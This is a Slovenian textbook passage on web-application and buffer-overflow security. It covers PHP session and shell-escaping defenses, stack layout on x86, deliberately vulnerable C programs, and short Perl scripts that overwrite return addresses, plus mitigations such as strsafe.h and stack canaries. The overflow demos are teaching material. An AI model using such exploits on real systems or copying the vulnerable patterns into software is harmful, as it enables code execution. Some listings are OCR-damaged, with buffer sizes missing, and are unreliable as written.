Glede na to, da je PHPSESSID ključ do uporabnikove seje ne sme priti v roke drugim uporabnikom (napadalcem). Ti se ga včasih vseeno polastijo in sicer z ugibanjem, zajetjem piškotka ali fiksiranjem . S pomočjo tega ključa, lahko napadalec ugrabi sejo legalnega uporabnika in jo zlorabi. Napada s pomočjo fiksiranja, se ubranimo tako, da generiramo novo oznako, kadar uporabnik poda oznako seje, ki ni aktivna . To lahko storimo z naslednjo kodo:

<?php

session_start();

```
if (!isset($_SESSION['initiated']))
{

session_regenerate_id();

$_SESSION['initiated'] = true;

}

?>
```

2.4.5 Klici zunanjih funkcij

Kadar v svoji spletni rešitvi uporabnikom omogočimo uporabo naslednjih zunanjih PHP funkcije:

1. string exec (string ukaz [, array &izhod [, int &return_var]])

2. string system (string command [, int &return_var])

3. void passthru(string ukaz [, int &return_var])

4. operator levi črtici ` ` (backticks)

5. resource popen (string ukaz, string način)

6. funkcije require(), include(), eval() ter preg_replace() z možnostjo 'e'.

Moramo uporabniške vnose obdelati s funkcijama :

1.string escapeshellcmd(string ukaz).

2. string escapeshellarg(string arg).

Prva funkcija predstavi znake s posebnim pomenom za lupino operacijskega sistema z ubežnicami. Konkretno pred naslednje znake postavi levo poševnico: #&;`|*?~<>^()[]{}$\, \x0A, \xFF. Znaka ' in ", pa le kadar ne nastopata v parih. Na operacijskih sistemih Okna, pa iste znake in še znak %, spremeni v presledke.

Druga funkcija postavi vhodni niz med enojne narekovaje, v primeru pa, da so v nizu že enojni narekovaji doda še vsakemu od njih enojni narekovaj ali levo poševnico. Ti funkciji torej uporabljamo za varno predstavitev argumentov sistemskim ukazom.

Pomembna zaščita, kadar imamo na istem strežniku več spletnih mest (pogosto pri spletnem gostovanju), so tudi ustrezne nastavitve načinov safe_mode, safe_mode_exec_dir, safe_mode_gid, safe_mode_include_dir, safe_mode_allowed_env_vars, safe_mode_protected_env_vars, open_basedir, disable_functions in disable_classes .

Prav tako, kot pri spletnih aplikacijah s Perlom, so tudi PHP aplikacije ranljive za napade XSS, SQL vrivanje... Pred njimi se varujemo s filtriranjem vhodnih podatkov, ter z uporabo funkcij :

1.string htmlspecialchars (string niz [, int quote_style [, string charset]]), s to funkcijo preprečimo napadalcu, da bi kot vhod podal HTML vnos (pričakujemo navaden niz). Primer uporabe:

```
<?php
$niz = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $niz; // IZPIŠE:  &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
?>
```

2. string strip_tags (string niz [, string allowable_tags]) , ta funkcija skuša iz niza odstraniti vse HTML in PHP oznake. Primer uporabe:

```
<?php
$tekst = '<p>Testni odstavek</p><!-- Komentar --> Drugi tekst';
echo strip_tags($tekst);  //Izpiše: Testni odstavek Drugi tekst
echo "\n";
// Dovolimo oznako <p>
echo strip_tags($tekst, '<p>');  // Izpiše <p>Testni odstavek</p> Drugi tekst
?>
```

2.5 Zaključek

Perl in predvsem PHP sta zelo priljubljena skriptna jezika, ki se pogosto uporabljata za izdelavo spletnih aplikacij. Te so česte tarče hekerjev, ker je v njih pogosto za varnost ni dovolj dobro poskrbljeno. Poleg splošnih nevarnosti (XSS, SQL Injection...), ki grozijo vsem spletnim rešitvam ne glede na tehnologijo, smo si podrobneje ogledali specifične slabosti v omenjenima jezikoma in pokazali načine kako jih ublažiti. Specifične slabosti v Perlu so ničelni znak, poševnice in težave s cevmi.

Specifične težave PHPja so globalne spremenljivke, vključevanje datotek, nalaganje uporabniških datotek ter mehanizem sej med brskalnikom in strežnikom. Na koncu še omenimo, da so ranljive tudi komercialne rešitve, kot so Microsoftov ASP.NET in IBMov Websphere, za vse velja, da mora za varnost poskrbeti predvsem razvijalec sam.

2.6 Viri in literatura

Michael Howard, David LeBlanc: Writing Secure Code, Microsoft Press, 2003

Ivan Verdonik, Tomaž Bratuša: Hekerski vdori in zaščita, Založba Pasadena, 2005

Lincoln D. Stein, John N. Stewart: The World Wide Web Security FAQ, http://www.w3.org/Security/Faq/www-security-faq.html, 2005

Ian Gilfillan: Secure Programming with PHP, http://www.webdeveloper.com/security/, 2005

Jeremiah Grossman, Sverre H. Huseby, Amit Klein, Mitja Kolšek, Aaron C. Newman, Steve Orrin in drugi: Web Application Security Consortium: Threat Classification, 2005

Perl Security, http://www.xav.com/perl/lib/Pod/perlsec.html, 2005

Dave Clark: PHP Security Mistakes, http://www.devshed.com/c/a/PHP/PHP-Security-Mistakes/ , 2005

Stuart McClure, Joel Scambray, George Kurtz:Hacking Exposed Fifth Edition:Network Security Secrets & Solutions, McGraw-Hill/Osborne, 2005

Greg Hoglund, Gary McGraw: Exploiting Software: How to Break Code, Addison-Wesley, 2003

Regularni izrazi: http://www.regular-expressions.info/tutorial.html, 2006

R. Allen Wyke, Donald B. Thomas: Perl a Beginner's Guide, Osborne/McGraw-Hill, 2001

3 Prekoračitve vmesnika (Buffer Overflow)

3.1 Uvod

Problem prekoračitve vmesnika je znan že več kot dve desetletji, posebej pereč pa je postal v zadnjem desetletju. Najbolj sta prizadeta programska jezika C in C++ zaradi svoje tesne povezave s strojno opremo, posebej pri delu z nizi. Če dolžina niza, ki ga shranimo v znakovno polje ni ustrezno omejena, lahko pride do prekoračitve tega polja. To lahko napadalcu omogoči, da prekine delovanje programa in izvede kodo, ki jo je vstavil. Ponavadi poizkuša pridobiti dostop do lupine operacijskega sistema s skrbniškimi ali sistemskimi pooblastili. Omejili smo se na različne mogoče načine zlorab prekoračitev sklada in operacijske sisteme Windows. Proti prekoračitvam vmesnikov se borimo na več načinov: z ustreznim programiranjem, s prevajalniki, operacijskim sistemom in tudi s strojno opremo. Ključno je varno programiranje, saj ostala sredstva samo gasijo ogenj in jih je večkrat mogoče tudi zaobiti.

3.2 Osnove

Prekoračitev vmesnika nastane, kadar vhodni podatek preseže najdaljšo rezervirano dolžino njemu namenjene spremenljivke. Program, ki vsebuje takšno napako, je potencialno ranljiv. V operacijskih sistemih Windows, se takšna prekoračitev vmesnika odrazi, kot obvestilo o napaki (Access Violation, Segmentation Fault,...), nakar se program prekine. Razen v trivialnih primerih

ni mogoče dokazati, da taka napaka ne predstavlja varnostne grožnje. Vendar pa je ponavadi odkrivanje načina zlorabe zahtevno, posebej če napadalec nima dostopa do izvorne kode.

Prva bolj znana zloraba prekoračitve vmesnika je bila del črva Morris, ki je leta 1988 prizadel računalniška omrežja. Zatem je zadeva za nekaj časa potihnila, nakar sta bila problem in njegova zloraba v letih 1995 ter 1996 objavljena na medmrežju. Temu je sledil plaz napadov, ki se ni ustavil vse do današnjih dni ter se, kot kaže, še nekaj časa ne bo. Prvotno je bila znana le prekoračitev vmesnika na skladu (stack overflow, static overflow), nato pa so navdihnjeni raziskovalci odkrili še prekoračitev kopice (heap overflow), prekoračitev pri operacijah s celimi števili (integer overflow) ter pri uporabi ukazov za oblikovanje (format string). Problem je bolj vezan na programski jezik (to sta praviloma C in C++), kot platformo, saj je znan za vse vrste operacijskih sistemov, vgradnih sistemov (embedded systems), podatkovnih zbirk, spletnih strežnikov, požarnih zidov, šifrirnih programov, itd.

Na osnovi prekoračitve vmesnika je pogosto mogoče izdelati orodje za vdor (exploit), s katerim lahko zatem vdre že malo naprednejši uporabnik (t.i.»hekerski malček« - script kiddie). Posebej nevaren je primer prekoračitve vmesnika v programih, ki so dostopni preko omrežja in delujejo v okviru sistemske ali skrbniške seje. V tem primeru lahko napadalec pridobi vse pravice na žrtvinem računalniku ter ga nato, ker ima administratorsko geslo in/ali stranska vrata (backdoor), nadzira preko omrežja ter uporablja za svoje (nečedne) posle.

Prekoračitev vmesnika enostavno preprečimo z varnim programiranjem, ki ga resne programske hiše uporabljajo že leta, vseeno pa se napake dogajajo tudi njim. Zaradi novih in/ali lenih programerjev, pomanjkanja časa in predvsem zaradi obilja podedovane kode (legacy code), ki ni bila napisana v skladu s principi varnega programiranja. Ker je problem tako akuten, je stroka razvila metode, ki otežujejo zlorabe prekoračitev sklada pri uporabi programov s tako nevarno kodo. Primer takih programov so razni dodatki prevajalnikom in povezovalnikom, prilagojeni operacijski sistemi ter celo strojna oprema. StackGuard, StackShield, VC++ 2003 /GS, VC++ 2005 /GS, Propolice (sedaj se imenuje SSP (Stack-Smashing Protector)) so primeri varnostnih dodatkov prevajalnikom. Libsafe je dodatek povezovalniku. PaX, WIN XP SP2 pa so dodatki operacijskim sistemom ali kar že del operacijskih sistemov. Zaenkrat pa nobeden od njih ne nudi popolne zaščite. Za razumevanje prekoračitve vmesnika, je potrebno tudi poznavanje strojnega jezika (assembler) in arhitekture procesorja (v našem primeru x86). Poleg tega so prekoračitve vmesnika specifične tudi glede na vrsto operacijskega sistema. V našem prispevku bomo obravnavali predvsem prekoračitev sklada.

3.3 Prekoračitev sklada

Programska jezika kot sta C in C++ uporabljata sklad za delo s podprogrami. Sklad deluje po principu zadnji gor, prvi dol (LIFO – Last In First Out). Pri naši obravnavi se bomo omejili na družino procesorjev Intel x86. Ti procesorji imajo registra SP (Stack Pointer) in BP (Base Pointer), ki sta posebej namenjena za delo s skladom.


Pri naši obravnavi nas zanima predvsem sklad za klice funkcij

Sklad za klice funkcij (call stack, execution stack, control stack ali function stack), v nadaljevanju kar sklad, je sklad, ki hrani podatke o aktivnih funkcijah programa, ki se izvaja. To so funkcije, ki jih je program sprožil, vendar še niso končale svojega izvajanja. Vsak program, ki se izvaja ima točno en tak sklad. Sklad služi za posredovanje parametrov, shranjevanje povratnega naslova, kazalca na trenutni okvir sklada, lokalnih spremenljivk klicane funkcije ter nekatere druge, za nas nepomembne namene. Struktura sklada je različna med različnimi programskimi jeziki, prevajalniki, operacijskimi sistemi in nabori ukazov (instruction set) .

Sklad je sestavljen iz okvirjev sklada (stack frames - znani tudi kot activation records). Vsak okvir ustreza enemu klicu funkcije, ki se še ni zaključila, funkcija, ki se trenutno izvaja, ima okvir, ki je na vrhu sklada.

Kadar funkcija kliče drugo funkcijo, se zanjo tvori nov okvir sklada. Ko se funkcija zaključi, pa se njen okvir sprosti (odstrani). Za navigacijo v okviru okvirja sklada, uporabljamo, ali kar sam kazalec vrha sklada (stack pointer) ali pa kazalec okvirja (frame pointer), ki kaže na točno določen naslov v okviru, ponavadi je to povratni naslov. Ob klicu nove funkcije se običajno v njen okvir shrani tudi kazalec okvirja trenutnega okvira .

Ko pri izvajanju programa napisanega v jeziku C ali C++, pride do klica funkcije, program najprej naloži na sklad parametre funkcije v obratnem vrstnem redu. Nato se na sklad shrani trenutna vrednost števca instrukcij (IP – Instruction Pointer), to je naslov lokacije na kateri se bo, po izvedbi funkcije, nadaljevalo izvajanje (povratni naslov). Zatem se trenutni kazalec okvirja shrani v novo nastali okvir zato, da se po zaključku funkcije vrnemo na pravi okvir. Potem se na okvir sklada shrani še rezerviran prostor za lokalne spremenljivke funkcije . V splošnem je vsebina okvirja sklada v C-ju takšna, kot kaže Slika 1.



Slika 1: Kako se klic funkcije odrazi na skladu

V Primeru 1 je podan program v Cju, ki vsebuje funkcijo in njen klic.

```
# include <stdio.h>
# include <string.h>
void bla (const char * n1){
char vmesnik;
        ...
}
int main (int argc, char * argv[]) {
        bla (argv);
        ....}
```

Primer 1: Klic funkcije v programskem jeziku C

Na Primeru 2 vidimo, kaj se zgodi, ko program doseže *bla(argv)*, v strojnem jeziku:

```
push  $1       ; to je argv
call    bla      ; klic funkcije bla, povratni naslov, push eip
push   ebp            ; na sklad shrani kazalec okvirja (SFP – Saved Frame Pointer)
mov   ebp, esp      ; v dno sklada se naloži vrh sklada
sub     esp, 60h    ;  rezervira prostor za lokalno spremenljivko char vmesnik
                    ;  prostor se lahko rezervira le v večkratnikih besede, v našem primeru
                    ;  je 4 bajtna, zato ukaz rezervira 12 bajtov (to je 60 heksadecimalno)
...
...                  ; izvajanje
...
                    ; izhod iz funkcije
```

```
mov   esp, ebp      ; v vrh sklada se naloži dno sklada

pop    ebp          ; SFP - shranjeni kazalec okvirja snamemo s sklada

ret                 ; ukaz sname povratni naslov (to je prvi ukaz za call bla)

                    ; in se postavi nanj
```

Primer 2: Izvajanje funkcije iz Primera 1 v strojnem jeziku

Če v funkcijah ne preverjamo vhodnih argumentov in uporabljamo funkcije, ki so na Seznamu 1, na način, ki je pokazan v funkciji s Primera 3,

- sprintf
- wsprintf
- wsprintfA
- wsprintfW
- strxfrm
- wcsxfrm
- _tcsxfrm
- lstrcpy
- lstrcpyn
- lstrcpynA
- lstrcpyA
- lstrcpyW
- swprintf
- _swprintf
- gets
- stprintf
- strcat
- strncat.html
- strcatbuff
- strcatbuffA
- strcatbuffW
- strncpy
- StrFormatByteSize
- StrFormatByteSize A
- StrFormatByteSize W
- lstrcat
- wcscat
- mbscat
- _mbscat
- strcpy
- strcpyA
- strcpyW
- wcscpy
- mbscpy
- _mbscpy
- _tcscpy
- vsprintf
- vstprint
- vswprintf
- sscanf
- swscanf
- stscanf
- fscanf
- fwscanf
- ftscanf
- vscanf
- vsscanf
- vfscanf

Seznam 1: Nepopoln seznam varnostno problematičnih funkcij v C-ju

```
void bla (const char * n1){

char vmesnik;

strcpy (vmesnik, n1);     ...

}
```

Primer 3: Varnostno ranljiva funkcija

lahko to pomeni varnostni problem. Jedro problema je v tem, da je lahko podani argument *n1* daljši od enajstih znakov. V tem primeru argument *n1* na skladu najprej napolni ves prostor namenjen polju *vmesnik* ker pa to ne zadošča, odvisno od dolžine prepiše vsebino morebitnih predhodnih lokalnih spremenljivk, shranjenega kazalca okvirja, povratnega naslova in prostor

podanih argumentov. Kaj to pomeni? Če se omejimo najprej na povratni naslov: ko se bo funkcija zaključila, se izvajanje ne bo nadaljevalo na prvem naslovu za klicem funkcije, ampak na naslovu, ki je zaradi predolgega argumenta »pokvarjen«. Rezultat bo najverjetneje opozorilo o kršenju dostopa (Access Violation, Segmentation Fault ...) in prisilni konec programa.

Zakaj je to varnostno problematično? Če heker ustrezno oblikuje argument, ki ga bo podal funkciji, lahko prepiše povratni naslov v okvirju sklada tako, da kaže na poljubno mesto v pomnilniku . Tako preusmeri izvajanje programa na svojo kodo, s katero običajno sproži lupino operacijskega sistema oziroma ukazno vrstico . Če program teče v okviru sistemske ali skrbniške seje, mu to daje vse pravice na računalniku. Ustvari si svoj skrbniški račun, naloži svoje programe, si omogoči prijazen oddaljen dostop itd.

Na Primeru 4 vidimo varnostno ranljiv program. V funkciji *bla* imamo lokalno polje *vmesnik* z 11 znaki, v katerega kopiramo parameter *n1.* Problem je v tem, da parameter *n1* dolžinsko ni omejen, polje *vmesnik*, pa je. Kadar je n1 daljši, v splošnem prepiše najprej morebitne druge prej definirane lokalne spremenljivke (v Primeru 4 sicer niso podane), potem shranjen kazalec okvirja, nato povratni naslov in v končni fazi tudi funkciji podan parameter .

Buffcopy.c

```
# include <stdio.h>

# include <string.h>

void bla (const char * n1){

  char vmesnik;

  printf("Stanje na skladu je \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

  strcpy(vmesnik, n1);

  printf ("Vnesli ste %s\n",vmesnik);

  printf("Novo stanje na skladu je \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");

}

void bah (void){

        printf("Ne bi me smelo izpisati\n");

}

int main (int argc, char * argv[]) {

        printf("Naslov bla je \n%p\n", bla);
```

```
        printf("Naslov bah je \n%p\n", bah);
        bla (argv);
        return 0;
}
```

Primer 4: Varnostno ranljiv program

Kot lahko vidimo funkcije bah ob običajnem izvajanju nikoli ne kličemo, kar pomeni, da se nikoli ne izpiše »Ne bi me smelo izpisati«. Vendar, če ta program zaženemo s skripto v Perlu s Primera 5, se funkcija bah vseeno izvede.

Buffcopy.pl

```
#!\usr\bin\perl
$arg = 'A' x 16 . "\x45\x10\x40";
print $arg;
$cmd = 'buffcopy ' . $arg;
system($cmd);
1;
```

Primer 5: Perl skripta s prekoračitvijo vmesnika programa s Primera 4

Programu buffcopy smo podali niz s šestnajstimi znaki A (lahko bi podali tudi poljubne druge ne-kontrolne ASCII znake) ter heksadecimalne \x45, \x10 in \x40 (0x00401045), ki predstavljajo naslov na katerem se nahaja funkcija bah. Tako se tekst »Ne bi me smelo izpisati«, vendarle izpiše.

V praksi to običajno ni tako enostavno, v okviru programa marsikdaj ni kode za klic lupine operacijskega sistema, podani niz (exploit) ne sme vsebovati znaka \x00, ker je to za programski jezik C ničelni znak (\0), ki takoj zaključi niz – znakov za \x00 več ne upošteva . To je za napadalca problem predvsem v operacijskih sistemih Windows, ker je tam sklad na t.i. Low Land naslovih (naslovih od 0x00000000 do 0x7FFFFFFF). Glede na to so operacijski sistemi Windows vsaj malo varnejši kot Linux, ker je, zaradi tega zloraba prekoračitve sklada na lokacijah od 0x00000000 do 0x00FFFFFF težja.

Kot smo rekli, je zloraba mogoča pri vseh funkcijah za delo z nizi, ki ne preverjajo dolžine niza. Na Primeru 6 je prikazana nevarna uporaba funkcije strcat in kazalca na funkcijo.

buffVarNovi.c

```
# include <stdio.h>
# include <string.h>
void bee1 (void) {printf("Argument, ki je lihe dolzine\n");}
void bee2 (void) {printf("Argument, ki je sode dolzine\n");}
void beh(void(*kazNaFunkcijo)(void)){
        kazNaFunkcijo();
}
void bla (const char * n1){
        long *kazalec;
        char vmesnik[21];
        printf("Stanje na skladu je \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
   if ((strlen(n1) % 2) == 1)
        {kazalec = &bee1;}
   else
        {kazalec = &bee2;}
   strcpy(vmesnik,"Vnesli ste ");
   strcat(vmesnik, n1);
   printf ("%s\n",vmesnik);
   printf("Novo stanje na skladu je \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
   beh(kazalec);
}
void bah (void){
        printf("Ne bi me smelo izpisati\n");
}
int main (int argc, char * argv[]) {
```

```
        printf("Naslov bla je \n%p\n", bla);
        printf("Naslov bah je \n%p\n", bah);
        printf("Naslov beh je \n%p\n", beh);
        printf("Naslov bee1 je \n%p\n", bee1);
        printf("Naslov bee2 je \n%p\n", bee2);
        bla (argv);
        return 0;
}
```

Primer 6: Nevarna uporaba funkcije strcat() in kazalca na funkcijo

buffVarNovi.pl

```
#!\usr\bin\perl
$arg = 'A' x 17  . "\xB8\x10\x40";
print $arg, "\n";
$cmd = 'buffVarNovi ' . $arg;
system($cmd);
1;
```

Primer 7: Zloraba programa s Primera 6

Ta program, ni specifičen, samo zaradi uporabe funkcije *strcat()*, ampak tudi, ker smo pokazali, da je zloraba mogoča tudi preko lokalne spremenljivke, če je ta kazalec na funkcijo.

Na isti način je zloraba mogoča tudi preko argumentov podanih funkciji, če je kateri od njih kazalec na funkcijo, kar lahko vsak bralec izdela sam.

Pravzaprav za zlorabo preko lokalne spremenljivke ali argumenta, ni nujno, da gre za kazalec na funkcijo, zadostuje že, da je kazalec na strukturo, ki vsebuje kazalec na funkcijo (takšen primer lahko izdela naprednejši bralec) .

Napad s prekoračitvijo sklada, je mogoč tudi preko shranjenega kazalca okvirja .

Povratni naslov funkcije in shranjen kazalec okvirja sta povezana z naslednjimi odvisnostmi:

- lokacijo povratnega naslova določimo s kazalcem okvirja

- ko se funkcija zaključi, kazalcu okvirja priredimo vrednost shranjenega kazalca okvirja

Zloraba je mogoča, kadar druga funkcija kliče funkcijo, v kateri je mogoče prepisati shranjen kazalec okvirja. Na skladu ene izmed funkcije mora napadalec na naslovu na katerega kaže prepisan shranjen kazalec okvirja vpisati svoj povratni naslov, to je naslov na katerem se nahaja zlonamerna koda. Tok izvajanja se preusmeri na napadalčevo kodo potem, ko se zaključi tudi nadrejena funkcija .

Ta napad je posebej zanimiv zaradi tega, ker lahko uspe tudi, kadar se je programer pri velikosti vmesnika, uštel za en sam bajt. Poleg pogoja, da napadalec lahko piše na pravo lokacijo v okviru sklada, mora biti velikost vmesnika deljiva s štiri, sicer ni mogoče prepisati najnižjega bajta vmesnika .

Tako je program s Primera 8 potencialno ranljiv.

```
#include <stdio.h>

#include <string.h>

int i;

void bla(const char *n2){

char vmesnik[256];

strncpy(vmesnik, n2, sizeof(vmesnik));

vmesnik[256] = '\0';

/* Varianta je tudi */

/* for (i=0; i<=sizeof(vmesnik); i++) {

                        vmesnik[i] = n2[i];

  }

*/

printf("%s\n", vmesnik);

printf("%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");

}

void bah (void){

        printf("Ne bi me smelo izpisati\n");

}
```

```
int main(int argc, char *argv[]){

printf("bla %p bah %p\n", bla, bah);

bla(argv);

return 0;

}
```

Primer 8: Program je lahko ranljiv, tudi če je mogoče prepisati en sam bajt

Naslednji vir težav so funkcije v C-ju, ki podanega niza ne zaključijo z ničelnim znakom, če je ta daljši od dovoljene dolžine (Seznam 2). Med temi so celo funkcije, ki so namenjene preprečevanju prekoračitve vmesnika.

- strncpy
- strncat
- fread
- read
- readv
- pread
- memcpy
- memccpy
- bcopy
- gethostname

Seznam 2: Nepopoln seznam funkcij, ki niza ne zaključijo z ničelnim znakom, če je niz predolg

Primer te vrste ranljivosti (Primer 9)

```
// null.c
# include <stdio.h>
# include <string.h>
void bla (const char * n1, const char * koncnica){
	char vmesnik;
	printf("Stanje na skladu je \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
	strncpy(vmesnik, n1, sizeof(vmesnik));
	if (strchr(vmesnik, '.') == NULL) {
		strncat(vmesnik,".", sizeof(vmesnik) - strlen(vmesnik) - 1);
		strncat(vmesnik, koncnica, sizeof(vmesnik) - strlen(vmesnik) - 1);
	}
	printf ("Vnesli ste %s\n",vmesnik);
	printf("Novo stanje na skladu je \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}
void bah (void){
	printf("Ne bi me smelo izpisati\n");
}
int main (int argc, char * argv[]) {
	printf("Naslov bla je \n%p\n", bla);
	printf("Naslov bah je \n%p\n", bah);
	bla (argv, argv);
	return 0;
}
```

Primer 9: Ranljivost funkcij strncpy in strncat, ker predolgega niza ne zaključita z ničelnim znakom

V primeru, da je parameter *n1* daljši, kot 11 znakov, ti znaki v polju vmesnik ne bodo ustrezno zaključeni z ničelnim znakom . Samo zaradi tega pa program še ni ranljiv, problem je v tem, da funkcija *strlen* prešteva znake, vse dokler ne pride do ničelnega. Zaradi tega je rezultat izraza

sizeof(vmesnik) - strlen(vmesnik) – 1 manjši od nič, torej negativna vrednost, kar je v tem primeru v resnici veliko pozitivno število in polje vmesnik je mogoče prekoračiti, spremeniti povratni naslov ter izvesti zlonamerno kodo. Primer napada na kodo iz Primera 9 je v Primeru 10.

```
#!\usr\bin\perl

$arg1 = 'A' x 12;

$arg2 =  "\xA8\x10\x40\x00";

$cmd = 'null ' . $arg1 . ' ' . $arg2;

system($cmd);

1;
```

Primer 10: Napad na kodo s Primera 9

3.4 Varno kodiranje

Najboljši način zaščite pred prekoračitvami vmesnikov je varno programiranje. Kot smo že rekli, so najbolj nevarne funkcije za delo z nizi . Najnevarnejše med njimi so: *strcpy(), strcat(), gets(), sprintf()*. Te funkcije je najboljše odstraniti iz programov oziroma jih nadomestiti z varnejšimi. Ena možnost je naslednji način:

```
#define strcpy  NEVAREN_strcpy
```

Tak makro damo na začetek programa in poženemo prevajanje, prevajalnik nato javi napako pri vsaki pojavitvi funkcije *strcpy()* oziroma druge nevarne funkcije. Funkcijo *strcpy()*, nato zamenjamo s *strncpy()*, pri kateri pa moramo paziti, da je zadnji element v nizu ničelni znak, sicer nevarnosti nismo (povsem) odstranili.

Podobno obdelamo preostale nevarne funkcije.

Kadar delamo s programskim jezikom C++, je za delo z nizi najbolje uporabljati podatkovni tip za nize (string) iz standardne knjižnice predlog (STL – Standard Template Library), iz ATL (Active Template Library) razred CComBSTR in iz MFC (Microsoft Foundation Classes) razred CString .

Za delo s C++ imamo torej tri razrede z varnimi funkcijami za delo z nizi. Leta 2002, pa je Microsoft izdelal še knjižnico strsafe.h, ki nudi podobno varnost za C . Njene funkcije nize vedno zaključijo z ničelnim znakom, vedno preverijo dolžino ciljnega vmesnika in vse vračajo enoznačno kodo HRESULT. Knjižnico preprosto vključimo z:

```
#include ''strsafe.h''
```

V njej so funkcije kot:

- StringCchCopy, ki je izboljšava funkcije strncpy
- StringCchCat, ki je izboljšava funkcije strncat

Poleg tega obstajajo še Ex inačice teh funkcij . Omogočajo določitev zadnjega znaka v trenutnem vmesniku, količino preostalih znakov do konca vmesnika, prazen prostor v vmesniku lahko napolni z izbranim znakom, če funkcija ne uspe lahko v ciljni vmesnik vpiše vrednost NULL ...

Vse te izboljšave zahtevajo več procesne moči, vendar običajno ne več kot 50%.

Med novejše pobude spada tudi standard ISO/IEC TR 24731, ki je namenjen predvsem za odpravo varnostnih problemov v podedovani kodi. Nudi varnejše inačice funkcij, ki so varnostno problematične. Tako predpisuje funkcije *strcpy_s(), strcat_s(), strncpy_s()* in *strncat_s()*, namesto teh funkcij brez _s . Načrtovane so tako, da zamenjava starih, nevarnih funkcij zahteva minimum napora.. Te funkcije so vgrajene v Microsoftovem Visual C++ 2005, kmalu pa bodo dostopne tudi v drugih C prevajalnikih.

V primeru, pa da razvijamo novo kodo v programskem jeziku C in je varnost zelo pomembna, je najbolje uporabiti knjižnico za upravljane nize (managed strings). Njene funkcije (če jih pravilno uporabljamo) rešujejo problem prekoračitve vmesnikov, zaključevanja nizov z ničelnim znakom (null-termination), rezanja nizov (truncation) in omogočajo filtriranje nedovoljenih znakov (bad characters). Funkcije poleg tega enolično uspejo ali ne uspejo (succeed or fail), programski vmesnik (API) in semantika sta podobna standardnemu C-ju. Pri upravljanih nizih se dolžina nizov dinamično spreminja, ker se po potrebi prostor dodaja. Problem pa je upravljanje s pomnilnikom, zahteva tudi več procesne moči in pomnilnika. Poleg tega je mogoč napad z blokado delovanja (denial-of-service), če ne omejimo dolžine vnosov .

3.5 Zaščita s prevajalniki

Ker je varnostne napake povezane s prekoračitvijo vmesnikov posebej v podedovani kodi pogosto težko odstraniti, je leta 1997 Crispin Cowan, predlagal dodatek k C prevajalniku, ki bi onemogočal prepis povratnega naslova funkcije. Ta dodatek pri prevajanju programa, pri klicih funkcij in izhodih iz njih, doda zaščitno kodo. Bistvo ideje je, da na skladu med povratni naslov in shranjen okvir, vstavi tako imenovanega »kanarčka« (canary). Ime je dobil na osnovi varnostnega ukrepa rudarjev, ki so v rudnike jemali kanarčke, kot biološke detektorje za nevarne pline. Če pride do prekoračitve vmesnika, predolgi vnos »povozi« tudi kanarčka .

Vrednosti kanarčkov so treh vrst:

- Zaključitvene (terminator) v tem primeru je praviloma vrednost sestavljena iz naslednjih heksadecimalnih znakov: 0x00 (ničelni znak), 0x0A (konec vrstice LF), 0xFF (-1) in 0x0D (znak Enter CR), skupaj 0x000AFF0D. Vsak od teh znakov blokira eno od ranljivih funkcij. Na primer 0x00 ustavi prepisovanje s *strcpy()*, 0x0A *gets()* ...
- Naključne (random) v tem primeru dodatna koda ustvari naključno vrednost, ki se shrani, kot globalna spremenljivka na težko dostopno mesto. To je ključnega pomena, saj v primeru, da pride ta spremenljivka v roke napadalca, sledi vdor.
- Naključne z eksluzivnim ali (random XOR) so izboljšava naključne vrednosti kanarčka. Pri teh ne samo, da koda za kanarčka tvori naključno vrednost, temveč izvede še operacijo ekskluzivni ali (XOR) te vrednosti s vsemi ali nekaterimi nadzornimi podatki (control data). To napadalcu oteži delo saj mora poznati vrednost kanarčka, nadzorne podatke (povratni naslov...) in algoritem.

Dodana koda pred izhodom iz funkcije preveri ali se je vrednost kanarčka spremenila in eventualno kršitev ustrezno obdela.

Te ideje so bile najprej implementirane v izdelku StackGuard, ki je dodatek k gcc (GNU Compiler Collection), oziroma je že del gcc (gcc deluje na večini Linux in Unix sistemov).

Toda ta metoda se ni pokazala za dovolj učinkovito, saj zaščiti le povratni naslov in parametre funkcije, ne rešuje problema prepisovanja shranjenega okvirja, prepisovanja kazalcev na funkcije in prepis enega bajta (Off-By-One)..

